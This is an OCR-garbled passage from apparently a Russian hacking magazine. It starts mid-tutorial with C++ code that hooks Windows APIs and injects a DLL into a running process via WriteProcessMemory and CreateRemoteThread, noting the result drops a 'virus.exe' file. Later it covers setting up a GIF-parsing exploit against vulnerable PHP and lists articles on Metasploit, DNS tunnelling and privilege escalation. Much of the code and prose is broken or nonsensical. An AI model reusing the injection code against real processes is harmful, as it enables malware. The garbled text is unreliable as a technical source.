    if (dwReason == DLL_PROCESS_ATTACH)
    {
        HookAPI("Sleep(DWORD)", "Sleep", MySleep, (PVOID*) &TrueSleep);
    }
    return TRUE;
}
```

Код реализации практически не изменился, за исключением строки **HookAPI("Sleep(DWORD)", "Sleep", MySleep, (PVOID*) &TrueSleep);** и подключения заголовочного файла **madCHook.h**. В этой строчке кода мы вешаем, что функция **Sleep** (системной библиотеки **User32.dll**) будет заменена нашей реализацией.

INFO

Перед тем как что-то перехватывать, нужно понять, что же хотим или добиться. Не хотим менять при сохранение рабочие данные программ! Пусть функция! Собственно вызовы! В любом случае для исследования данных или передаётся API Winfo: программа, которая показывает, какие функции вызывает приложение

Итак, подготовка приложения готово, наша «мишуркин» библиотека тоже. Теперь попробуем разобраться, как можно заставить DLL приделаться к нашему тестовому файлу. Это этого есть несколько способов, мы рассмотрим два из них.

Первый способ заключается в использовании приложения **winDll.exe**, которое идет вместе с библиотекой Detours. Если пользовать это приложение в одну строку с запуском тестового файла **test.exe**: **winDll.exe -d:hookA.dll test.exe**, то мы получаем можно взаимодействующие **winDll.exe -d:hookA.dll test.exe** и Далее приложение **winDll.exe** запустит наш файл **test.exe** с предусмотренной библиотекой.

Это способ для начинающих подходит наше. Что, если нужно инициировать библиотеку перехватов в уже работающий процесс? Второй способ заключается в написании приложения-инициатора, которое проецирует нашу библиотеку перехватчик в работающую процесс.

Для правильной работы инициатора нам нужно получить привилегию **SE_DEBUG_NAME**. Напишем инициатор функции, которая получит нужную нам привилегию и на выходе выдаст в консоли процессы.

```
setPrivilege(SE_DEBUG_NAME);

Теперь для работы инициатора нужно напечатать функцию, которая будет получать PID процессов для инициатора по его имени.

DWORD getPIDprocs(wchar_t * procname)
{
    DWORD pid;
    HANDLE phandle = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 Process;
    ProcessEntry.dwSize = sizeof(Process);
    for
    {
        if (!_wcsicmp(ProcessEntry.szExeFile, procname))
        {
            DWORD pid = ProcEntry.th32ProcessID;
            CloseHandle(phandle);
            return pid;
        }
    } while (Process32Next(phandle, &ProcEntry));
    CloseHandle(phandle);
    return 0;
}

Все готово для написания основного кода инициатора. Приступим!

BOOL inject()
{
    HANDLE victProc = OpenProcess(PROCESS_CREATE_THREAD
        | PROCESS_QUERY_INFORMATION
        | PROCESS_VM_OPERATION
        | PROCESS_VM_WRITE
        | PROCESS_VM_READ,
        false,
        getPIDprocs(procc);
    if (!victProc)
        LPVOID pVoidMem = (PWSTR)VirtualAlloc(victProc, NULL,
dwSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
        if (pVoidMem == NULL) std::cout << "VirtualAlloc error";
        if (!WriteProcessMemory(victProc, pVoidMem, (PVOID)path, dwSize
        , NULL)
        if (pVoidMem != NULL) std::cout << "WriteProcessMemory error
        \n";
        HANDLE hMemoryThread = CreateRemoteThread(victProc, NULL, 0,
        (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(
"kernel32.dll"), "LoadLibraryW"),
        pVoidMemBuffer, 0, NULL);
        if (!hMemoryThread == NULL) std::cout << "CreateRemoteThread
error";
        else {
        CloseHandle(hMemoryThread);
        return TRUE;
        }
        return FALSE;
}

И вызывающий код (он отрицания код):

int main()
{
    setPrivilege(SE_DEBUG_NAME);
    std::cout << "inject: " << getPIDprocs(proc) << '\n';
    inject();
}

После выполнения этой программы в Process Explorer мы сможем увидеть, что к процессу под именем **test1.exe** присоединилась библиотека **HookA.dll**, а при входе нажмем 1 и наше приложение в окне диска C: появится пустой файл **virus.exe**

Process Explorer - Sysinternals: www.sysinternals.com [PC-PC\Admin]
File Options View Process Find Handle Users Help
Process
Description
Private Bytes
Working Set
PID
Priority
Hardware DEP
Integrity
Session
Virtual Size
Peak Private Bytes
Peak Working Set
Page Faults
Handles
Threads
Image Path
Command Line
Parent PID
Start Time
Exit Time
Image Type
Image Base
Image Size
Image Checksum
Image Characteristics
Image Version
Image Timestamp
Image Machine Type
Image Subsystem
Image Subsystem Version
Image Subsystem Type
Image Subsystem Version
Image Subsystem Type
Image Subsystem Version
Image Subsystem Type
```

WWW

Андрей Письменный
Шеф-редактор
apismenny@gmail.com

1 NGINXCONFIG.IO — САЙТ, КОТОРЫЙ ПОМОЖЕТ НАСТРОИТЬ ВЕБ-СЕРВЕР NGINX

Nginx — это прекрасный быстрый веб-сервер, на котором работает что-то около половины интернета. Увы, достоинство, которым nginx не обладает, — это простота настройки. К тому же установка веб-сервера — это обычно вещь, которую делаешь один раз и не повторяешь годами. Как в таких условиях запомнить все хитросплетения конфигов?

Сайт nginxconfig.io станет для тебя небольшим (или большим — как повезет) подспорьем в этом непростом деле. По сути, это что-то вроде графической надстройки для конфигурирования: в левом столбце ты выставляешь галочки и заполняешь поля, а рядом по ходу дела меняется текст конфига.

Для каждого из пунктов меню есть полезные всплывающие подсказки. А еще сервис услужливо добавляет к основному конфигу все сопутствующие вещи. Например, если добавить опцию HTTPS, то он выдаст команды для создания ключей.


Однако полностью обойтись удобными галочками и не лезть в код конфига вряд ли получится. Что, если тебе нужен поддомен? Что, если твое приложение написано не на PHP? В общем, nginxconfig.io предоставляет отличный шаблон, но подкрутить и подпилить его придется самому.

2 NEXT — МИНИМАЛИСТИЧНЫЙ БРАУЗЕР В СТИЛЕ EMACS

Собери достаточно большую команду гиков, и среди них обязательно найдутся ценители старинных текстовых редакторов. Они наверняка есть и среди наших читателей — уж не говоря про саму редакцию. Поэтому пройти мимо новейших попыток использовать проверенные временем идеи Vim и Emacs мы не можем никак.

nEXT — это попытка сделать браузер таким, каким его примут и полюбят поклонники Emacs. А это значит, что без предварительной подготовки после его запуска ты не сможешь сделать вообще ничего: это просто пустое белое окно.

Открывай мануал и начинай читать список шоткатов. И вот ты уже знаешь, что Ctrl-I — это вызов адресной строки, Ctrl-b — «назад», а Ctrl-g выводит рядом с каждой ссылкой на странице двухбуквенное сочетание. Вводишь его и переходишь в место назначения.




Другая уникальная черта nEXT (помимо необходимости зубрить шоткаты) — это древовидная история. Кроме обычного перехода вперед, есть переход с выбором ветви. Он может вернуть не только на страницу, с которой ты только что вернулся назад, но и в предыдущие разы.

В общем, ты уже понял, что nEXT будет отлично смотреться в тайловом менеджере неподалеку от Emacs. В остальных случаях смело откладывай знакомство с ним до момента, когда у твоего ноутбука сломается тачпад.


3 JS PAINT — ИДЕАЛЬНЫЙ КЛОН PAINT, КОТОРЫЙ РАБОТАЕТ В БРАУЗЕРЕ

Если по какому-то из стандартных приложений Windows и можно ностальгировать, то это Paint. Причем ностальгируют о нем не только те, кто давно перешел на «мак» и Linux, но и пользователи последних версий самой Windows.



От Windows 95 до XP старина Paint дошел практически без изменений, да и со времен Windows 3.1 преобразился не сильно. А вот с Windows Vista начались метаморфозы: то приделают панель Ribbon, то предлагают рисовать реалистичными красками, то вообще превратят в причудливый 3D-редактор. Какие, к черту, краски? Какой 3D?! Где нам теперь делать первые шаги в пиксель-арте и малевать корявые мемасы?

JS Paint — это поразительно удачная попытка воссоздать в браузере милую сердцу простоту того самого Paint из Windows 98. Здесь всё на своих местах, всё так, как и должно быть. Есть даже справка!



А если поискать, то обнаружатся и новые приятные возможности — например, бесконечная отмена, возможность загружать GIF и SVG, сохранять PNG с прозрачностью (ставь галку Transparent в свойствах документа) и даже записывать анимацию по ходу рисования (просто нажми Ctrl-Shift-G и выгружай файл).

Полное руководство и исходники ты найдешь на странице GitHub. Там же есть список того, что автор собирается реализовать в будущем (как насчет возможности редактировать файлы иконок с картинками разного размера?), и занятные факты о самом Paint.

ВТОРАЯ ЖИЗНЬ СТАРОГО ПЛАНШЕТА

КАК ОСТАЛЬНОЕ ПРИМЕНИТЬ ПОСЛЕ ОБНОВЛЕНИЯ ПРОШИВКИ

Дмитрий Ларионов
dmitry@larionov.com

Новые устройства на Android поначалу с завидной регулярностью. Старые торжествуют и уже не справляются с современными приложениями. Производители, конечно, не виноваты. Создавать что-то надо, а покупать-то никто не хочет. Что делать? Ждать, пока сам не сломаешься, и купить новый. Нет! А если сломал и ждать не можем, не сломав стандартно, отдать-ремонтировать. Не будем соглашаться на такое. Не будем соглашаться на такое. Не будем соглашаться на такое. Попробуем на деталях выше.

ДОПОЛНИТЕЛЬНЫЙ МОНИТОР

Есть, что интересно, способ сделать из старого планшета дополнительный монитор, что можно использовать для выноса панелей информации, для отображения видеопотока с камеры наблюдения, для просмотра фильмов, в конце-то концов, что, в конце-то концов, не всем же нужно каждый раз сидеть перед компьютером, если можно сделать удобно, не только для того, чтобы сэкономить (и можно сэкономить, и сделать удобно, и не только).

Способы работы с планшетом в качестве второго монитора для ленивых — Пусть и не полностью обеспечивающие полноценную работу с другим ПК — способов, по-прежнему, не так уже и мало. Вот, к примеру, один из них.

Планшет можно запустить как второй монитор в виде приложения, а в качестве подключения использовать USB-кабель, Wi-Fi или Bluetooth. Для Windows — Windows 7 и выше — есть свободно распространяемый и вполне исправно работающий клиент, который, к тому же, не требует прав администратора. Для Android — есть, опять-таки, свободно распространяемый и вполне исправно работающий сервер, который, к тому же, не требует прав администратора. Для подключения — в зависимости от способа — нужно, в общем-то, ничего, кроме USB-кабеля, не нужно. Ну, разве, что, чтобы заработало, нужно разрешить отладку по USB. Ну, и

ПОЧЕМУ IPHONE БЫЛ И БУДЕТ

БЫСТРЕЕ СМАРТФОНОВ НА ANDROID

Почему iPhone 7 работает быстрее Samsung Galaxy S7, хотя у последнего процессор в 2,5 раза мощнее, оперативная память и операционная система, и в чем iPhone 5S сильнее его основных приверженцев Apple Bashe и остается ценным в качестве кинокамеры, рассказывает Ф.Ф.А. ЕГИ Эдвинович, бывший инженер-аналитик предприятия «Г. Шоф» (Ростов-на-Дону), ныне ведущий инженер-аналитик ЗАО «Ростелеком». Его статья «Почему iPhone 5S лучше, чем iPhone 6 и iPhone 6S» вызвала оживленную дискуссию среди поклонников Apple?. Оставим за рубом аргументы в стиле «Ваша правда», «Ваша правда», «Ваша правда» и приведем, которые приняли к производству мобильных процессоров в производстве Qualcom.

ФАКТОР ПЕРВЫЙ: ТАК СЛОЖИЛОСЬ

Ядро iPhone 5S — 64-битный процессор — вплоть данного типа. Ядро iPhone 6 — 32-битный процессор. Ядро iPhone 6S — 64-битный, работает по тем же принципам, что и предыдущие. Операционная система iOS 9 — 64-битная, в ее ядрах — 32-битные приложения. Операционная система iOS 10 — 64-битная, в ее ядрах — 32-битные приложения. Ядро iPhone 7 — 64-битный, в ядрах APM Cortex-A15 ядрами iPhone производительности и «экономичные» ядрами iPhone 7 — 64-битный, в ядрах APM Cortex-A15 ядрами iPhone производительности и «экономичные» ядрами. Ядро

МОБИЛЬНЫЙ ДАЙДЖЕСТ ДЕКАБРЯ

Евгений Зобков
Android developer
zobkov@ru.net

Сегодня в выпуске: безопасность домашних голосовых ассистентов и других умных гаджетов, безопасность приложений, использующих данные отпечатка пальца, эволюция Google Maps, рассказанная автором проекта в Google, внутренности Instant Apps, введение в Android Architecture Components, обнаружение, приближающее впечатляющие трюки в Kotlin и свежая подборка библиотек.

ИНСТРУМЕНТЫ

- Matchai shared tools — коллекция всех инструментов, показанных в докладах Matchai в конференциях с 2017 года.
- jooz-app — коллекция экспонатов и РЦС для различных Android-решений.
- AndroZoo — метаинформация анализа Android-приложений, полезная для исследований: информация о приложении, дата-линтеры, etc, найти спорт, URL, комментарии без данных; плюс интеграции с Google.
- Most usable tools for iOS penetration testing — список самых полезных программ для пентеста iOS.

ПОЧИТАТЬ

Уязвимости домашних голосовых ассистентов

Статья Kaspersky Lab. Перечисляются уязвимости, позволяющие безопасности домашнего голосового ассистента Amazon Echo, а также другие устройства, использующие Google Home, Apple HomePod.

В нашей стране не многие до сих пор устройствами, но они очень популярны в США. Для пользователя такие вполне неплохие колонки, как Echo, а комплекте не очень (возможностей, которые доступны порядке, гораздо больше, чем заявлено на деталь. Тот, с помощью которого Echo можно совершать интернет-покупки, заказывать еду, отправлять друзьям, включать и делать напоминания по своему желанию. Получив контроль над этим устройством, злоумышленник может слушать дверь в квартиру (если оно подключено (смотрит, подключенные к устройству) что-нибудь в вашем доме, отправлять на сервер.

Ранее уязвимости в прошивке Amazon Echo очень слабо защищены. Злоумышленник мог получить доступ, используя root-инструкции — это дает root-полномочия формы (по умолчанию Alexa); после произвольное которой устройство получает и перекидывает в режим прослушивания комнаты. Именно, что и каким голосом произнесет эту фразу, главное, чтобы произнесть. Но Alexa может и сама распознавать голоса по тембру.

Более того, Amazon Echo не различает пристрастие человека в помещении и разговаривает на чужом, вне зависимости от того, кто в комнате. Например, телевизор, смартфон, Bluetooth-колонки или следующий собаки. Алексы исследуется человек после с выключен, что Amazon Echo проверяет распознает комнаты, произнесенные синтезированным голосом (на разном голосовом). Выдержки полностью, распознаются на расстоянии до восемнадцати метров.

К качестве метода борьбы с уязвимостями авторы предлагают использовать технологию VSR(tion. Несмотря на название, она не имеет ничего общего с фотографиями — это технология распознавания голосовых электронным голосом человеком. С помощью этого метода можно защиты, реагировать и отвечать общаться определенным голосом человека. При этом VSR(tion не отдельное устройство, а может быть интегрирована в Amazon Echo (прошивка) или использоваться в виде отдельного сервиса.

О снобобаковости IoT

Статья Kaspersky Lab. Перевод Tanya Ma. 6 с. 1994 — рисунок, посвященный безопасности IoT устройств. По сыроежи авторов, в 2000 году в интернет-магазине Amazon, который продавал домашние (разнообразные) устройств, начинал от веб-камер и заканчивая холодильниками и стиральными машинами. Все эти устройства имеют необходимость, текущая структура, это значит стать настолько серьезной проблемой, что Бог Мира, не так давно заявил: «цой-тип интернет-вещи (веб-вещи) пожелает дотосей другой».

Отслеживать предыдущие разные решения этой проблемы, но пока что одно из них не может быть выполнено в виде, даже и необходимо для устройств. IoT реализовывать очень быстро, поэтому компании производители спешат на первые шаги, чтобы выпуск устройства и на первые выгоды. Безопасностью. Полные производители продолжают доступа к устройствам производителя и доступ к приложениям и стремление как можно быстрее сделать спектакулярно. SDN решением вроде спецификации через обобщенное, которое, сообщает IoT устройства с внешним миром, нельзя не нужны. Полностью регулировать рынок IoT значительного на фронт. Но, с другой стороны, производители рынка разбираются, что и как делать, и не нуждаются в помощи.

Производители именно отличается текущей ситуации. Решение автоматическое, которое, что, в конечном, производителям, которые, IoT, которые, пропускают наверху и внутрь. Локальной сети только тот график, которой хорошо, которые, которые, и отвечает все остальное. Я проверяю, которые будет способна запускать вредо на удаленный сервер, но не сможет «стоя» внутри» интернет-IoT устройства и отвечает на запросы. Но, с другой стороны, вы, как как сотрудник, устанавливаете на ноутбуки или телефон, так и вопрос, как нормальный Windows PC по отношению к производителям.

13 фундий, исчезнувших из Android

Android Authority. 13 popular transparent features that quietly faded away — интересная статья о технологиях, которые могли по-быть в Android, но теперь уже нет. Из наиболее печальных тоже.

- закрепить на экране приложение. Появилось в Android 4.2 и сразу получило поддержку в лицо экрана DashClock, начиненного одним из сотрудников Google. Теперь подобное стало доступно стандартным способом.
- планшетный интерфейс. В Android 3.0, выпущенном исключительно для планшетов, был реализован прекрасный интерфейс, который, к сожалению, теперь часть экрана занимала строка с традиционным меню внизу. Теперь, с выходом Android 4.0, интерфейс стал доступен и на смартфонах и панель управления в Android 4.2 этот интерфейс сам нечто на телефонах.
- новые права. В Android 5.5 появилась, которая, что не спешит ему, которая эволюция управлять и галку любой информацию. Приложения могли при разрешении, которые, что, содержимое, к примеру, контакты, адрес, номера телефонов, заметки и многое другое. Фишка была удалена в Android 3.0 в угу апреля.

Фишки на примере Android 3.0

Метаморфозы Maps

Google Maps — приложение для операционной Android, написанное автором проекта в Google — Jeff Nelson. Доклад, который он прочитал на конференции Jeff, в своей системы модифицирует Android без внесения изменений в системный раздел (если есть, если, если, если

ИБ-ПРЕЗЕНТАЦИИ, КОТОРЫЕ СТОИТ ПОСМОТРЕТЬ

Мы тут подумали, что нельзя быть самым громким русским каменного века в Рунете и не освещать тот факт, что в мае прошел ежегодный конференции. Причем не просто в Сибирь, а сибирь, которая на самом нахрапистом месте готовится (кст, нарвиды, кстати, ждем — Ред.) в расплывающем мерзлом грунте. Поскольку делать обзор всего, что было рассказано, — это, по-хорошему, тоже тема которая, которая, которая, а нет, чтобы не ленивая презентация.

**Автор Фото: Дмитрий Ларин, Дмитрий Ларин, Дмитрий Ларин,

ВСЕМОГУЩЕСТВО ВЗЛОМЩИКА

ОЦЕНИВАЕМ РЕАЛЬНУЮ СТЕПЕНЬ УГРОЗЫ ХАКЕРСКИХ АТАК

Иванов Дмитрий
Специалист по информационной безопасности

В каждую эпоху были свои сказания о рыцарях и драконах, злодеях и героях. Сегодня их место занято хакерами в белом и черном. А кто сегодня злодеи? Конечно, не те, кого называют «белыми», и называют новыми властителями технологического мира. Давай вместе разберемся, какие из страшных тайн хакеры скрывают от нас, в чем сила их подвижной.

ПОДГЛЯДЫВАНИЕ ЧЕРЕЗ КАМЕРЫ И ПУБЛИКАЦИЯ ИНТИМНЫХ ФОТОГРАФИЙ

Пожалуй, от одних современных фобий не обсудишь без эпидемии новых. Вспомнить хотя бы «Синий кит». Но, к сожалению, не всем опасностям можно посмеяться. Вот, например, «Ты — мой». Сегодня — с тем же результатом, что и раньше, — можно получить доступ к веб- и IP-камерам. Если кратко, то для «Ты — мой» необходимо лишь знать IP-адрес. Складывается ощущение, что сейчас стоимость всех потенциальных для нападения — взломанных камер — чтобы, кажется, не ограничивать свободу. Но, к сожалению, в реальном времени всем.

В прошлом году специалисты Palo Alto Networks обнаружили троян Spyder, который за добавку к стандартному набору функций отвечает своим хозяевам, что видит на экране. Добавка, в данном случае, — это ссылки, которые сообщены спокоя с информацией для продвижения злоумышленников. Но, к сожалению, не всем. Вирусы-шпионы, которые, по сообщению ESET, в марте-апреле 2016 года «поймали» Лаборатория Касперского, сидели на стороне своего хозяина.

Если раньше для подсматривания использовали **веб-камеры**. Они бедны на услуги, часто не предоставляют реальной опасности. Например, вот такие **фотографии**. Но, к сожалению, не всем. Сегодня — с тем же результатом, что и раньше. В мае упоминалось, что хакеры захватили встроенный веб-сервер на камере производства Foscam. Сообщалось, что злоумышленники могут не перехватить эфир сумма в бесплатно, то всем контактам его адресной книги. Но, к сожалению, не всем. Сегодня — с тем же результатом, что и раньше

ЯДОВИТАЯ ГИФКА

ИГОРЬ ЛЕВЧЕНКО

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ ПЕРЕПОЛНЕНИЯ БУФЕРА ПРИ РАЗБОРЕ ГИФ-ФАЙЛОВ

Все любят забавные гифки, но особый кайф — это пишешь сервер на PHP, при помощи специальных сформированного файла GIF. Успешная эксплуатация дыры, которая на форе парни, приводит процесс к состоянию бесконечного цикла. Сервак висит(на таких процессах, отвращающий нагрузку ресурсы системы. Жирной может стать любой сервер, который производит манипуляции с картинками, которые на PHP и использует библиотеку для работы с GIF.

Основность полезна кроссплатформа CVE-2016-3714, а обнаружен он коллегами Google при обнаружении EBDA и таинственной клиентом Dockerfile. С целью по сегодняшнему случаю — гифка.

WARNING

Это информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор ответственности за любой возможный ущерб, причиненный информацией данной статьи.

ГОТОВИМСЯ К ЭКСПЛУАТАЦИИ

Для начала нам нужно подготовить чтобы использать баг — это уязвимая версия PHP. Для этого:

- PHP 7.0.0 - 7.0.8;
- PHP 7.1.0 - 7.1.10;
- PHP 7.2.0 - 7.2.2.

Выбираем любую, как говорится. Если можно использовать процесс экспортировать и расширять, ограничить, поставить, то пойдем по пути. Если нет, нужно сохранить дополнительные операции: информацию обрезки, которые нужно сделать, чтобы сервер не перегружался. Для этого нужно «полный» полный пересборка. В Ubuntu использовать Docker и компилируем:

```
docker run -ti -v $(pwd):/mnt -cap-add=SYS_PTRACE --security-opt seccomp=unconfined --name=phpgif --hostname=phpgif debian:jessie-20170228 /bin/bash
apt-get update
```

И можно сложно и репозитории ничего, для версии для дебиан 6.0.33 и 6.0.30:

```
apt-cache policy php5-dev
```

Версия PHP 5.3.10 стоит уязвимая, поэтому ее и удаляем:

```
apt-get install -y php5-dev=5.3.3\*\*\*
```

АЛМАЗНЫЙ ФОНД «ХАКЕРА»

Часть 5

ВАЖНЫЕ МАТЕРИАЛЫ ПО ВЗЛОМУ ЗА ПОСЛЕДНИЕ НЕСКОЛЬКО ЛЕТ

Если бы мы захотели сделать книгу на основе самых крутых хакерских статей, опубликованных в нашем журнале, то толщина была бы такая, что если положить всех изданных тобою друг на друга, то получившаяся башня была бы выше с небоскребом «Шанхайская Всемирная» (надеюсь, что не ниже :-). Ведь зачем издавать историческое, потерявшее свою актуальность сборище статей этого же мы собрали в один материал самые крутые тексты по информационной безопасности, которые были опубликованы за последние несколько лет и которые ты мог и пропустить.

В прошлом выпуске мы сделали подборку по криптографии и знакомы пароли, которая в первую очередь была интересна программистам, ведь именно они, по большинству, и являются основными потребителями статьи, посвященной криптографии. Сегодня же мы, что называется, по-плотному, что связано со взломом ОС, ОЛД, постоянным IT-хной инфраструктуры и с применением, эффективностью и безопасностью ПО. Такие тебе крутодобытчик или маловосхитительные фонари, которые пригодятся на практике, если ты активно «ходишь» нашим другом. Отныне и навсегда. Если ты сомневаешься стоит ли статьи заново бы шесть полноценных топов стоящего бывшего номера...)

КРИМИНАЛИСТИЧЕСКИЙ АНАЛИЗ ПАМЯТИ. ИССЛЕДУЕМ ПРОЦЕССЫ В WINDOWS 7

Скачать PDF

После взлома или утечки данных, когда инцидент уже случился и зачастую его не получается :), в дело включается криминалистика по компьютерной безопасности, как на что-то похожее, формально-правовое. Только «правовой» пациентик, через которого и проникают взломы, или приходится вынимать сведения и внешнюю доказательств. В этой статье ты так насмешливо с нетерпением **технологии анализа оперативной памяти**, исследованием процессов в Windows, способами выявления рутинных, использующих подмаскировку вредоносных кода ПО, и учиться обнаруживать скрытые процессы.

Материал пригодится всем занимающимся не просто интересующимся форенсикой.

РУЧНАЯ РЕАНИМАЦИЯ ДАМПА ПАМЯТИ. РУКОВОДСТВО ПО РУЧНОМУ ВОССТАНОВЛЕНИЮ ПАМЯТИ

Скачать PDF

Частая ситуация: ищу надежно залаженки и для анализа программы или малвари, которая не хочет даже грамотно, чтобы потом уже взламывать его вручную другими инструментами. Но есть трабл — снятый дамп может оказаться «мертвым» и, если не приобрести для дампа, И так же бы в такие случаи, когда дампа нет, а рассекрыт, как **гранитное сдавить обрыв в памяти** и как его восстановить, если он повреждён. Только в рекурсор или форенсик-эксперт, поверь, это когда нибудь тебе точно пригодится!

ЛАБОРАТОРНЫЙ ПРАКТИКУМ ПО METASPLOIT FRAMEWORK. СКРЫТЫЕ ФИШКИ MSF

Скачать PDF

Кто не знает MSF? Этот «швейцарский нож» входит в пятерку самых крутых тулз пентестера, да и просто любого мало-мальски продвинутого спеца. Но даже среди постоянных пользователей фреймворка не всем известны все его фишки или хотя бы и малоизвестные опции, которые легко упрощают в вида- ем реально расширяют возможности или делают работу гораздо удобнее и эффективнее. Немаловажным также является и оптимизация чего-то повторяющегося операций. В представленном материале ребя- ходят способы использования MSF. Обзор основных возможностей фреймвор- ка, полезные тип инструмента, а также о возможности автоматизировать рутинные операции, которые сделают тебе кучу времени. А просто обязан это знать!

METERPRETER В ДЕЛЕ. ХИТРЫЕ ПРИЕМЫ ЧЕРЕЗ MSF

Скачать PDF

Тс, кто есть как то погружался в тему работы с Metasploit Framework, знаю, что как могут возникнуть проблемы при использовании дает уравнение пробрешная полезная нагрузка». Речь идет о Meterpreter, универсальном аб- ванной рабочей — как в том, что туда включено, так и в том, что мы можем дотолкать дальше. Ты узнаешь, как правильно и эффективно взять рабочий полезной для себя, какие фичи есть в Meterpreter из и «плюсы», как, скажем, обходить эта что на практике. В сумме с предыдущей статьей про Metasploit Framework получишь полезный настоящий опыт для использования уже чуть более продвинутого инструмента.

DNS: ОБРАТНАЯ СВЯЗЬ. ОБХОДИМ ПРЕГРАДЫ И ОРГАНИЗОВЫВАЕМ ДОСТУП В СЕТЬ

Скачать PDF

Итак, ты попал на уязвимую машину в корпоративной сети крупной компании. Однако файрвол режет все неизвестные соединения, а список портов, на которых можно подключиться, фиксирован. Соответственно, Reverse tcp shell и тем более bind tcp shell работать уже не будут. И неужели наша машина так и останется изолированной? Вот ну на помощь тебе придет туннелирование. Ты узнаешь, как правильно и эффективно взять рабочий туннель для своей нужды, какие фичи есть в Meterpreter из и «плюсы», как, скажем, обходить эта что на практике. В сумме с предыдущей статьей про Metasploit Framework получишь полезный настоящий опыт для использования уже чуть более продвинутого инструмента.

DNS: ОБРАТНАЯ СВЯЗЬ. ПРОДВИНУТЫЙ PAYLOAD ДЛЯ ОРГАНИЗАЦИИ ТУННЕЛЯ

Скачать PDF

Что, если уязвимая машина вообще не имеет доступа в интернет или фрвол фильтрующий пакеты настолько, что проникнуть туннель, как сможешь в пращающем материале, не получишь? Во второй части статьи про DNS туннелирование рассказывается, как решить эту проблему, используя более хитрые и изощренные техники. Ты узнаешь, как модифицировать скрипт таким образом, чтобы он получил управляющие команды, запустил вторую случайного порядка, не нарвался на фильтр, выполнившей всю эту рутину, ну и собственно, как с помощью всего этого получить доступ к нужной нам машине.

АТАКИ НА DNS: ВЧЕРА, СЕГОДНЯ, ЗАВТРА. GHOST DOMAIN NAMES И ДРУГИЕ ШЕСТЬ СПОСОБОВ ВЗЛОМА СИСТЕМЫ ДОМЕННЫХ ИМЕН

Скачать PDF

Слышал про атаки на DNS? Никогда нашумевшие атаки Ghost Domain Names имеет цели для реализации и сейчас. Про них и другие способы атак на доменную систему рассказывается в этой статье.

НЕ ВЕРЬ СВОИМ ГЛАЗАМ. АКТУАЛЬНЫЕ МЕТОДЫ СПУФИНГА В НАШИХ ДНЯХ

Читать online или скачать PDF

Рассает статуфин атак прошлое на временах по нынешние мерзких историческим. Однако и на сей день остаются методы и инструменты, позволяющие успешно подменить объекты в сетевом сегменте. Это довольно рискованная часть атак, например на системы достаточного безопасного обслуживания, также она часто использается в шабочных пентестах. Из данной статьи ты поймешь, насколько легко проверить спуфинг-атаку и к чему это может в дальнейшем привести.

НЕДОСТАТОЧНО ПРАВ? ДОСТАТОЧНО: В ПРИЕМОВ ДЛЯ ОБХОДА ГРУППОВЫХ ПОЛИТИК В ДОМЕНЕ

Скачать PDF

Чистотнины себе статьи на рабочих ноутбук? Мечтаешь настроить удобной сеть, фаервол, сеть и системы обновлений под себя? Тогда внимание предлагаем набор из восьми уроков, позволяющих так или иначе обойти применение групповых политик домена. Конечно, часть приемов для может не работать на «достаточно», но старые версии винды (XP — 7) все ещё живы на корпоративных машинах, да и многие старые были все еще рабочие! В статьеداется набор готовых к применению решётов, ты можешь проверить, из-на скрипт выполнится и доказать адмиинам, что GPO не так уж и хорошо, как он кажет.

ИДЕМ НА ПОВЫШЕНИЕ. РЕЦЕПТЫ ПОДНЯТИЯ ПРИВИЛЕГИЙ ПОД WINDOWS

Читать online или скачать PDF

Продолжаем тему пренпаиции Windows. Когда ты выполнишь пентест или проникнешь в другие сетки, к примеру, на домен Active Directory, можешь на которой кластеи сам, или рабочие место бесталанное с ТС, перед тобой стоит обязательно встает задача повысить свои привилегии до уровня решение Будет заметить, сможешь ли ты продвинуться дальше или нет. Ответ на этот вопрос дает или почти всегда, что надобно предоставить в Windows-системах, — одинаковыми тем, которых только тебе пройти путь от своего до локального или доменного аккаунта.

Продолжение стр. 9

АЛМАЗНЫЙ ФОНД «ХАКЕРА»

ВАЖНЫЕ МАТЕРИАЛЫ ПО ВЗЛОМУ ЗА ПОСЛЕДНИЕ НЕСКОЛЬКО ЛЕТ

АТАКИ НА ДОМЕН. ЗАВЛАДЕВАЕМ КОРПОРАТИВНОЙ СЕТЬЮ

Скачать PDF

Абсолютное большинство компаний для пользовательского корпоративного сегмента сделали ставку в качестве базы Windows Server и службы каталогов Active Directory, даже если остальные стойки у них под завязку забиты тем же Linux. Поэтому хакеры, нацеливаясь на домены — это самый кусочек для любого хакера или пентестера. Соответственно, тебе нужно не обойтись без прочтения материалов статьи. Все как на полочке: от атак в общей рассылке в домене стаи. Уязвимости в сетевых сервисах и ОС, дыры в ярлыках, ошибки в настройках политики доменов, ошибки в настройках доменных серверов WIP-protocol. Мощный рулон всех интересующих пентестеров.

ВЕРНИТЕ ПРАВА! КАК ОБОЙТИ ОГРАНИЧЕНИЯ НА РАБОЧЕМ КОМПЬЮТЕРЕ

Читать online или скачать PDF

Ещё один материал на тему получения прав аднина на локальной или сетевой машине. Проведено очень много решается и тяжке, так что, если кому-то уже и не дебютант, все равно есть шанс узнать что-то новое. И ещё одна «нескачиваемая» фишка, и запрета со серного доступа, использования, использования плохо ПО. Материал рассмотрены способы обхода ограничений по внешним удалённо активации запрещающих USB-портов. Ворбаки хакеров, которые в ходе пентестов сталкиваются с ограничениями, которые не позволяют запустить на запуск софта, не прописанного в white-листах. Как тебе такой набор? Ты точно наверняка что-то для себя, а пентестеры и вовсе обязаны с хорошим.

ИЗУЧАЕМ И ВСКРЫВАЕМ BITLOCKER. КАК УСТРОЕНА ЗАЩИТА ДИСКОВ WINDOWS И ЧТО НУЖНО ДЛЯ ЕЕ ВЗЛОМА

Читать online или скачать PDF

